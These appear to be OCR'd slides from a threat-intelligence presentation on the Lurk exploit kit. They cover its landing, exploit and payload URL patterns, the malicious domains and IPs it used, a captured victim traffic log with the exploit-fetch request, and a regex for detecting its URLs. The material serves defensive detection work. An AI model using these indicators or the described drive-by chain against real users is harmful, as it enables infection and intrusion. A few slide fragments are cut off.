
Lurk used initial non-persistent payload which probed the target of interest before making decision if any additional payload needs to be served.

# Distinct network footprint of Lurk



| stage | url | mime |
|---|---|---|
| landing | http://zaurona.eu/GLMF | text/html |
| exploit | http://zaurona.eu/0GLMFss | application/3dr |
| payload | http://zaurona.eu/1GLMFss | application/octet-stream |

# Victims in February 15 2012



```
257  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4643?90884&login=ino_free.shapka_300x90_...
258  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4636?89227&login=ino_free.shapka_300x90_...
259  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4652?76723&login=ino_free.shapka_300x90_...
260  200  HTTP         vid-1.rian.ru  /ig/css/inosmi1.css
261  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4622?51362&login=ino_free.shesternik_ino_in...
262  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4625?51362&login=ino_free.shesternik_ino_in...
263  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4489?51362&login=ino_free.shesternik_ino_in...
264  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4603?51362&login=ino_free.shesternik_ino_in...
265  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4607?51362&login=ino_free.shesternik_ino_in...
266  200  HTTP     local.mb.rian.ru  /cgi-bin/banner/4614?51362&login=ino_free.shesternik_ino_in...
267  200  HTTP         vid-1.rian.ru  /ig/css/inosmi_new.PNG
268  200  HTTP  search.twitter.com  /search.json?q=%40inosmi&callback=TWTR.Widget.receiveCal...
269  200  HTTP          bopewaf.eu  /0GLMFss
270  200  HTTP        a0.twimg.com  /profile_images/1350567563/my_photo_s_normal.jpg
271  200  HTTP        a0.twimg.com  /profile_images/1350567563/my_photo_s_normal.jpg
272  404  HTTP          bopewaf.eu  /com.class
273  200  HTTP  search.twitter.com  /search.json?q=%40inosmi&callback=TWTR.Widget.receiveCal...
274  404  HTTP          bopewaf.eu  /edu.class
275  404  HTTP          bopewaf.eu  /net.class
276  404  HTTP          bopewaf.eu  /org.class
277  200  HTTP        a3.twimg.com  /profile_images/1380335574/big-panda11-428x620_normal.jpg
278  200  HTTP        a3.twimg.com  /profile_images/1380335574/big-panda11-428x620_normal.jpg
279  200  HTTP        a1.twimg.com  /profile_images/1390135119/Koza-28.07m_normal.jpg
280  200  HTTP        a1.twimg.com  /profile_images/1390135119/Koza-28.07m_normal.jpg
281  200  HTTP        a0.twimg.com  /profile_images/1142545953/DSC00713_normal.JPG
282  200  HTTP        a0.twimg.com  /profile_images/1142545953/DSC00713_normal.JPG
283  200  HTTP        a3.twimg.com  /profile_images/1250478402/PIC_03-01-01_14-19-24_normal.jpg
284  200  HTTP        a3.twimg.com  /profile_images/1250478402/PIC_03-01-01_14-19-24_normal.jpg
285  200  HTTP  search.twitter.com  /search.json?q=%40inosmi&callback=TWTR.Widget.receiveCal...
286  200  HTTP  search.twitter.com  /search.json?q=%40inosmi&callback=TWTR.Widget.receiveCal...
287  200  HTTP        a2.twimg.com  /profile_images/1441364374/____-201107-2_normal.JPG
288  200  HTTP        a2.twimg.com  /profile_images/1441364374/____-201107-2_normal.JPG
```

```
GET /0GLMFss HTTP/1.1
Client
    Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=
    accept-encoding: pack200-gzip, gzip
    User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_27
Entity
    content-type: application/x-java-archive
Transport
    Host: bopewaf.eu
    Proxy-Connection: keep-alive
```


```
HTTP/1.1 200 OK
Cache
    Cache-Control: no-cache, must-revalidate, max-age=1
    Date: Wed, 15 Feb 2012 11:25:51 GMT
    Expires: Sat, 26 Jul 1997 05:00:00 GMT
    Pragma: no-cache
Entity
    Content-Length: 10844
    Content-Type: application/3dr
    Last-Modified: Sat, 26 Jul 2040 05:00:00 GMT
Miscellaneous
    Server: nginx/0.7.65
    X-Powered-By: PHP/5.3.2-1ubuntu4.10
Transport
    Proxy-Connection: keep-alive
```

# A magic pattern :-)

- This URL signature proved itself to be very effective for Lurk URL detection at its early stages
- `^[A-Z0-9]{4}$`

# The pattern at work


Surprisingly the pattern worked v



| date | url | stage | mime |
|---|---|---|---|
| 02-2012 | GLMF | landing | text/html |
| 02-2012 | 0GLMFss | exploit | application/3dr |
| 02-2012 | 1GLMFss | payload | application/octet-stream |
| 03-2012 | HK7T | landing | text/html |
| 03-2012 | 0HK7Tss | exploit | application/3dr |
| 03-2012 | 1HK7Tss | payload | application/octet-stream |
| 05-2012 | RK85 | landing | text/html |
| 05-2012 | 0RK85ss | exploit | application/3dr |
| 05-2012 | 1RK85ss | payload | application/octet-stream |
| 08-2012 | 2T4T | landing | text/html |
| 08-2012 | 02T4Tdq | exploit | application/Java-archive |
| 08-2012 | 12T4Tjq | payload | application/octet-stream |
| 09-2012 | 7GIC | landing | text/html |
| 09-2012 | 17GICjq | payload | application/octet-stream |
| 09-2012 | 07GICjq | exploit | application/Java-archive |
| 12-2012 | ISOQ | landing | text/html |
| 01-2013 | 1ISOQjq | payload | application/octet-stream |
| 01-2013 | 0ISOQjq | exploit | application/Java-archive |
| 02-2013 | 0XZAHwj | exploit | application/Java-archive |
| 02-2013 | XZAH | landing | text/html |
| 02-2013 | 1XZAHwj | payload | application/octet-stream |
| 03-2013 | 80F5 | landing | text/html |
| 03-2013 | 180F5wj | payload | application/octet-stream |
| 03-2013 | 080F5wj | exploit | application/Java-archive |

Patterns and Mime types of Lurk Exploit chain

# Lurk exploitation chain May 2012



glavbukh.ru,
tks.ru, etc.

hortezam.info/RK85
IP:64.20.35.194

Diagnostic page 56k

hortezam.info/0RK85co
IP:64.20.35.194

Exploit 13k

Not Bot

Payload 106k

hortezam.info/1RK85ss
IP:64.20.35.194

mobility65w.com
IP:37.58.73.171


HTTP POST

No timeout

BOT

